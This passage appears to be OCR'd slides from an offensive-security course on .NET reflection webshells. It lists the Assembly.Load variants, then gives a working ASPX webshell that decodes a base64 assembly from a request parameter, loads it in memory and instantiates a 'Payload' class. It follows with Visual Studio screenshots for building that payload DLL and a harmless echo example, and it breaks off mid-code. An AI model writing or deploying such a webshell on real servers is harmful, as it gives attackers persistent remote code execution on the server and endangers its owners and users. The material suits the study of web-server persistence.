
- Load a file from disk
  - `Assembly.LoadFile("filepath");` [1]
- Global Assembly Cache (GAC)
  - `Assembly.Load("ASM Name");` [2]
- Load a byte array
  - `Assembly.Load(byte[]);` [3]


[1] https://learn.microsoft.com/en-us/dotnet/api/system.reflection.assembly.loadfile
[2] https://learn.microsoft.com/en-us/dotnet/api/system.reflection.assembly.load?#system-reflection-assembly-load(system-string)
[3] https://learn.microsoft.com/en-us/dotnet/api/system.reflection.assembly.load?#system-reflection-assembly-load(system-byte())


.NET Reflection Webshell

Code

```
<%@ Page Language="C#"%>
<%@ Import Namespace="System.Reflection" %>

<%
    var encodedAssembly = Convert.FromBase64String(Request.Params["asm"]);
    var asm = Assembly.Load(encodedAssembly);
    asm.CreateInstance("Payload");
//Assembly.Load(Convert.FromBase64String(Request.Params["asm"])).CreateInstance("Payload");
%>
```


Create a new project
Recent project templates
Class Library (.NET Framework) C#
ASP.NET Web Application (.NET Framework) C#
Console App C++
MSI Package WiX
Setup Wizard
Console App C#
Dynamic-Link Library (DLL) C++
CMake Project C++
Empty Project C++
ASP.NET Core gRPC Service C#
Class Library C#
.NET Framework
Clear all
C#
Windows
Library
Class Library (.NET Framework)
A project for creating a C# class library (.dll)
C# Windows Library
WPF Custom Control Library (.NET Framework)
Windows Presentation Foundation custom control library
C# XAML Windows Desktop Library
WPF User Control Library (.NET Framework)
Windows Presentation Foundation user control library
C# XAML Windows Desktop Library
Windows Forms Control Library (.NET Framework)
A project for creating controls to use in Windows Forms (WinForms) applications
C# Windows Desktop Library
Other results based on your search
Windows Forms App (.NET Framework)
A project for creating an application with a Windows Forms (WinForms) user interface
C# Windows Desktop
Back
Next


Configure your new project
Class Library (.NET Framework)
C#
Windows
Library
Project name
Payload
Location
C:\Users\Zeroed\source\repos
...
Solution name
Payload
Place solution and project in the same directory
Framework
.NET Framework 4.8
Project will be created in "C:\Users\Zeroed\source\repos\Payload\Payload\"
Back
Create


Configure your new project
File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search
Payload
Debug
Any CPU
Start
Class1.cs
Payload
Payload.Class1
1 using System;
2 using System.Collections.Generic;
3 using System.Linq;
4 using System.Text;
5 using System.Threading.Tasks;
6
7 namespace Payload
8 {
0 references
9 public class Class1
10 {
11 }
12 }
13


.NET Reflection Payload - Visual Studio

Code


```
using System.Web;

public class Payload
{
    public Payload()
    {
        var Request = HttpContext.Current.Request;
        var Response = HttpContext.Current.Response;

        var param = Request.Params["name"];
        Response.Write($"Hello {param}");
    }
}
```


.NET Reflection Payload - Visual Studio

```
using System.Web;

public class Payload
{
    public Payload()
    {
